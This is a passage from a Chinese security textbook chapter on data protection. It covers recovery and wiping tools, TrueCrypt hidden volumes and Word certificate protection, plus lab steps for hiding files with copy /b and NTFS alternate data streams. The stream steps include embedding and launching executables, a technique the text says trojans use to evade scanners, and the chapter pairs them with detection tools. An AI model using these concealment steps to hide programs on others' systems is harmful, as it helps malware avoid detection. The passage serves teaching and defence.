✍支持 PKCS 11 运行库,可以使用硬件口令卡(例如 U 盾)进行加密认证。密钥随身携带,从而再次提高了数据的安全性,以此实现更高规格的防暴力破解。

(2) EasyRecovery。

EasyRecovery 是世界著名数据恢复公司 Ontrack 的技术产品。其 Professioanl (专业)版包括磁盘诊断、数据恢复、文件修复、E-mail 修复等全部四大类目 19 个项目的各种数据文件修复和磁盘诊断方案,能够恢复丢失的数据以及重建文件系统,恢复过程中不会向原始驱动器写入任何东西,主要是在内存中重建文件分区表使数据能够安全地传输到其他驱动器中。可以从被病毒破坏或是已经格式化的硬盘中恢复数据,可以恢复大于 8.4GB 的硬盘,支持长文件名,被破坏的硬盘中像丢失的引导记录、BIOS 参数数据块、分区表、FAT 表、引导区都可以由它来进行恢复。

EasyRecovery 能够恢复的文件类型包括:图片(.bmp 、.gif 等),应用程序(.exe),Office 文档文件(.doc、.xls、.ppt 等),网页文件(.htm、.asp 等),开发文档(.c、.cpp 、.cxx、.h 等),数据备份文档(.bak、.dat 等)。

(3) Eraser。

普通的删除文件方式并没有经过特殊处理,系统只是把文件分配表中的文件名删除,而真正的数据还在硬盘上,通过恢复软件就能很容易把已经删除的文件恢复回来。所以要真正地删除文件,就得要用软件对文件进行特殊处理,也就是擦除。原理就是把硬盘上原来存在文件的位置用另外的数据覆盖一次或多次,这样恢复软件就没法恢复出原来的文件了。

Eraser 是一款美国国防部计算机磁盘痕迹清除器,可以彻底删除文件、文件夹,以及清除驱动器未用磁盘空间,但不影响未删除文件的工具软件,也可以彻底清除以前删除文件的任何痕迹。支持最高的 Gutmann(古特曼)算法 35 次擦除,同时还内建了符合美国防部国 U.S. DOD 5220.22-M 标准的 U.S. DOD 5220.22-M(C and E)擦除算法,可以彻底防止软件和硬件恢复工具的恢复。程序同时也内置了防止软件恢复且速度快的 Pseudorandom Data(伪随机数据覆盖)算法,另外软件允许用户自己定制擦除算法。具体功能如下。

① 彻底删除文件。

② 擦除回收站内的删除文件。

③ 清除驱动器未用磁盘空间(不影响未删除的文件)。

④ 可以彻底清除以前删除文件的任何痕迹。

⑤ 具有系统集成、计划任务等功能,支持系统外壳,支持文件拖放,以方便用户使用。

4) 数据安全建议

数据安全威胁包括丢失、篡改、窃取、恶意恢复等,安全建议如下。

(1) 重要文件要多点备份。

坚持不把鸡蛋放在一个篮子里的原则。一定要把重要的数据存储在两个以上独立的设备或介质上。例如,计算机里存一份,U 盘或移动硬盘里存一份,再刻到光盘上一份。私密数据的存放最好与网络分开。

(2) 私密数据要加密存放。

数据加密存放能有效地防止被篡改、窃取,利用诸如 TrueCrypt 的加密软件加密和隐秘存放私密数据,可以避免门事件的发生。

(3) 私密文件要安全擦除。

用操作系统提供的删除功能删除的文件可以被恢复,为了防止删除的私密文件被恶意恢复,建议用文件粉碎机之类的专用工具如 Eraser 删除。

(4) 数据丢失处理。

对于误操作、系统崩溃、病毒破坏造成的数据丢失,可以尝试利用软件来恢复。例如带有 Windows PE 系统并集成一些 DOS 工具的可引导光盘、FINAL DATA 、ActiveUNDELETE 以及 EasyRecovery 等专用工具。需要注意的是误删文件要防止被覆盖,避免恢复失败。

5. 实践操作及步骤

1) 文件隐藏

方法一:copy 命令隐藏。

使用 copy 命令将一个或多个文件隐藏在某个文件之下,步骤如下。

(1) 将要隐藏的文件用 WinRAR 或 360 压缩软件压缩为一个压缩包如 hidefile.rar。

(2) 准备一个文件如图片、word 文档等名为“演示.jpg”,将两个文件 hidefile.rar 和“演示.jpg”存放到同一目录下,如 E:\test。

(3) 启动 CMD 命令行终端,用 cd 命令切换路径至 E:\test 下,输入以下命令。


```
C:\Documents and Settings\Administrator>E:
E:\>cd test
E:\test>copy /b 演示.jpg+hidefile.rar 演示.jpg
演示.JPG
hidefile.rar
已复制          1 个文件
```

Copy /b 命令将压缩文件 hidefile.rar 就附加在“演示.jpg”文件中,而“演示.jpg”图片可以打开和浏览,当把 jpg 的扩展名改为 rar 时,用 WinRAR 或 360 压缩软件打开就能看到文件 hidefile.rar 中压缩的内容。

方法二：流文件隐藏。

（1）文本隐藏。

所谓流文件是指文件中的数据是一串字符，没有结构。在NTFS文件系统下，每个文件都可以存在多个数据流，除了主文件流以外还可以有许多非文件流寄宿在主文件中。它使用资源派生来维持与文件相关的信息，虽然无法看到数据流文件，但是它却是真实存在于系统中的。NTFS数据流本身是NTFS文件格式中的一种正常功能，但是却可以被一些木马病毒所利用，很多文件病毒就趁此机会，利用NTFS数据流将自己完全隐藏在系统中，普通的扫描方式是无法扫描出来的。当然NTFS数据流也利于帮助隐藏一些重要的信息和文件，步骤如下。



① 假设E盘的文件系统NTFS格式如图9-4所示，在E盘下创建一个1.txt的文本文档，里面输入数据“这是一个主文件”。




图9-4　E盘属性

② 把重要信息，如密码作为流文件隐藏在这个主文件1.txt内，在CMD命令行下输入：


```
E:\> echo "密码 password:123456" >> 1.txt:2.txt
```

给流文件取名为2.txt，资源管理器中只显示1.txt而不会显示2.txt。

③ 在资源管理器中双击1.txt，只能看到1.txt中原有的内容，如图9-5(a)所示。只有在CMD命令行下输入“notepad 1.txt:2.txt”，则可以打开如图9-5(b)所示的记事本内容。



(a) 1.txt中的内容




(b) 1.txt:2.txt中的内容

图9-5　1.txt和1.txt:2.txt内容

打开任务管理器，可以看到两个任务，如图9-6(a)所示。还可以继续向流文件来存储新的数据，在CMD命令行下输入命令“echo 这是发送的私密数据>>1.txt:2.txt”，则如图9-3(b)所示，也可以直接在打开的流文件中输入新的数据，这和普通记事本一样，但只能“保存”而不能“另保存为”。



(a) 任务管理器



(b) 新增的数据

图9-6　流文件新增数据示例

可以用 echo 命令将流文件文本依附在任何格式的文件中，如图片、网页、视频、音频、exe 程序等，命令“echo 这是发送的私密数据>>A. exe:2. txt”，则输入命令“notepad A. exe:2. txt”可以查看该流文件文本。

甚至文件夹下也可以附加流文件。在 E 盘下创建一个 test 文件夹，输入：

```
E:\> echo 这是发送的私密数据>> e:\test:2.txt"
E:\> notepad e:\test:2.txt
```

请测试其他格式的文件。

(2) 程序隐藏。

CMD 命令 type 将文件作为流文件寄宿在主文件，其功能比 echo 更强大，而命令 start 可以执行流文件程序，实践操作如下。

① 图片附加到文本文件中，输入命令行“type 1. jpg >>1. txt:1. jpg”，查看的命令行为“mspaint 1. txt:1. jpg”。将 1. txt 替换 E:\test，则图片附加到文件夹中。

② 向 E:\1. txt 文件里面寄宿一个 exe 程序，输入命令行“type 1. exe >>1. txt:1. exe”，启动 1. txt 中的寄宿程序，输入命令行“start E:\1. txt:1. exe”，则 1. exe 启动起来，同样将 1. txt 替换 E:\test，则流文件程序寄宿到文件夹中。

③ 向 E 盘中一个不存在的主文件里面寄宿一个流文件，即“type 1. exe >>none:1. exe”，则输入后 E 盘中多了一个 none 的无扩展名文件。


备注：

(1) 带有流文件的主文件只能在本机复制，但是当复制主文件到其他机器上时，所携带的流文件会丢失，这是因为复制用到的 copy 命令不支持流文件，函数 ReadFile 可以实现部分功能，具体请看实践 10。

(2) 只有 Windows XP 系统下，命令 start 能启动 e:\1. txt:1. exe，而在 Windows 7 下命令 start 无效，但可以用其他方法实现。

隐藏流文件检测方法如下。

(1) 右键主文件 1. txt 的属性查看，则 1. txt 大小显示和附加流文件前没有不同，但是压缩 1. txt 时可以发现大小变化了。步骤：右击并选择“添加到压缩文件”→“高级”，勾选“保存文件流数据”，再进行压缩，如图 9-7 所示。如果不保存，那么已经存在 1. txt 里面的流文件就会丢失。




(a) (b)


图 9-7 勾选“保存文件流数据”

(2) 将 E 盘下的主文件 1. txt(存在 NTFS 数据流的文件 1. exe)复制到 FAT32 分区上，如图 9-8(a)中所示的 C 盘，弹出“确定数据流丢失”对话框并显示“1. exe $DATA”，如

图 9-8(b)所示，单击“是”按钮则丢失流文件，只复制主文件。



(a)



(b)

图 9-8 “确认数据流丢失”对话框

(3) 使用第三方工具检测流文件，如 lads. exe、streams. exe、ScanNTFS 等。例如用 lads. exe 扫描 NTFS 数据流文件。在 CMD 命令行下，切换路径至 lads 工具所在目录下，使用方法如下。

```
E:\lads > lads e:\3
LADS - Freeware version 4.10
(C) Copyright 1998 - 2007 Frank Heyne Software (http://www.heysoft.de)
This program lists files with alternate data streams (ADS)
Use LADS on your own risk!
Scanning directory e:\3\
          size ADS in file
 ----------  -----------------------------------
      901662 e:\3\:1.exe
      901662 bytes in 1 ADS listed
```

上面显示文件夹 E:\3\中隐藏着流文件 1. exe。ScanNTFS 是图形化的工具软件，使用更加方便，streams 和 lads 都是命令行模式，其命令格式如下。

```
streams -s c,                    //扫描 c 盘下的流文件
streams -d e:\3                  //删除件夹 E:\3\中的流文件
```

(4) 假定知道流文件名字的前提下，在 CMD 命令行下，切换路径至 WinHex 工具所在目录下，输入命令行“winhex e:\1. txt:1. exe”，则 WinHex 窗口显示出流文件 1. exe 的二进制数据，如图 9-9 所示。




图 9-9 WinHex 打开流文件

图 9-9 中前两个字节 4D5A 表明这是一个可执行文件。

2）Word 文档保护

利用数字证书鉴定 Word 文档的完整性，用保护文档的功能禁止对文档内容修改和复制。用到工具 makecert、cert2spc 和 pvkimprt，步骤如下。

（1）自制数字证书。

第一步，用 makecert 工具创建一个自我签署的 X.509 证书(.cer)和一个.pvk 私钥文件，CMD 命令下，路径切换 makecert 文件所在的目录下，输入下面 CMD 命令。

```
>makecert -r -n "CN= znufe " -b 01/01/2014 -e 01/01/2018 -sv znufe.pvk znufe.cer
```

其中"CN=znufe"是数字证书的显示名称。按提示设置私钥密码，随后在当前目录下生成新文件 znufe.pvk 和 znufe.cer。

第二步，用 cert2spc 工具利用 X.509 证书(.cer)创建发行者证书(.spc)，CMD 命令如下。

```
>cert2spc znufe.cer znufe.spc
```

第三步，用 pvkimprt 工具从.pvk 和.spc 格式转换成.pfx 格式，CMD 命令如下。

```
>pvkimprt -pfx znufe.spc znufe.pvk
```

按提示操作导出.pfx 证书。若第一步设置了私钥密码，此处需要输入验证。

（2）将.pfx 证书导入 IE。

启动 IE 浏览器，依次打开菜单项"工具"→"Internet 选项"→"内容"选项卡→"证书"→"导入"，打开"证书导入向导"，在"文件选择"对话框中，设置文件类型如图 9-10 所示。




图 9-10 证书文件类型

确定后数字证书 znufe 导入到"个人"证书集中，通过"查看"按钮可以查看证书细节。

（3）保护文档。

打开要保护的 Word 文档，打开菜单项"工具"→下拉菜单"保护文档"，在右侧栏的"编辑限制"处选择"仅允许在文档中进行此类编辑"复选框，在下拉列表中选择"填写窗体"，再单击"是，启动强制保护"按钮，设置密码，这样文档即可防止被复制或更改，如图 9-11 所示。






图 9-11 保护文档

下一步为文档导入数字证书 znufe，可以防止保护密码被破解后文档被修改，打开菜单项“工具”→下拉菜单“选项”，则打开“选项”对话框，选择“安全性”选项卡，如图 9-12(a)所示单击“数字签名”按钮，添加数字证书 znufe，则在文档下方的状态栏中间出现数字证书的标志如图 9-12(b)所示，如果修改了文档，该标志即可消失。



(a)



(b)

图 9-12　数字证书保护

3）数据加密

通过 TrueCrypt 软件可以在计算机的一个地方(例如 E 盘)创建一个指定大小的“文件保险柜”，如图 9-13 所示。在打开 E 盘时这个文件保险柜显示成一个普通的文件(例如图中一个 10MB 的 qqq. wav 的音频文件，可以取任何扩展名)，但是无法直接打开，因为这只是一种外表的隐饰。可以把它看成是一个 10MB 大小(大小可以设定)的文件保险柜。

由 TrueCrypt 将这个文件保险柜(qqq. wav)加载到计算机中变成一个盘符，例如 O 盘。之后可以通过像访问其他盘(C 盘、D 盘等)一样访问它及往它里面放入文件。一旦在 TrueCrypt 中关闭这个文件保险柜(或者设定一定时间不访问它会自动关闭)，就不能访问这个文件保险柜的文件了。TrueCrypt 加密软件看成是它生成的加密保险柜的大门。下面演示 qqq. wav 文件保险柜的实现过程。

(1) 创建新的加密卷。单击图 9-13 中 Create Volume 按钮，进入创建向导如图 9-14(a～g)所示。

图(a)：创建文件加密卷(默认)，加密非系统分区或扩展磁盘，加密系统分区或整个系统磁盘，单击 Next 按钮。

图(b)：创建标准加密卷(默认)，创建隐藏加密卷。所谓隐藏加密卷是指解决如果有人强迫你说出加密文件密码(如受到折磨)，而你不得不说的情况，即在某一已有的标准加密卷中创建隐藏加密卷，也就是说你说出标准加密卷的密码时不会显示隐藏加密卷的

图 9-13 文件保险柜

内容。

图(c)：选择一个文件作为加密卷名称，如 qqq. wav。

图(d)：选择加密算法。

图(e)：设置加密卷大小，如 10MB。

图(f)：设置加密卷的密码。

图(g)：设置加密卷的文件系统，如 NTFS。

在图 9-14(h)中给出加密卷 qqq. wav 的属性信息，大小为 10MB，不会显示其中包含的隐藏卷(如 100MB)信息。

(2) 单击图 9-13 中 Mount 加载按钮，弹出如图 9-15 所示的密码输入框。

如果输入的是标准加密卷密码则加载标准加密卷，如图 9-16(a)所示的 Normal，如果输入的是隐藏加密卷密码则加载隐藏加密卷，如图 9-16(b)所示的 Hidden。

(3) 加密卷加载后，就能通过打开 O 盘访问加密卷中的文件，如图 9-17 所示。单击图 9-13 中 Dismount All 按钮可以卸载加密卷。

4) 数据恢复

利用 EasyRecovery 恢复已经被删除的文件，在 360 软件粉碎实践文件后，测试能否被 EasyRecovery 恢复。

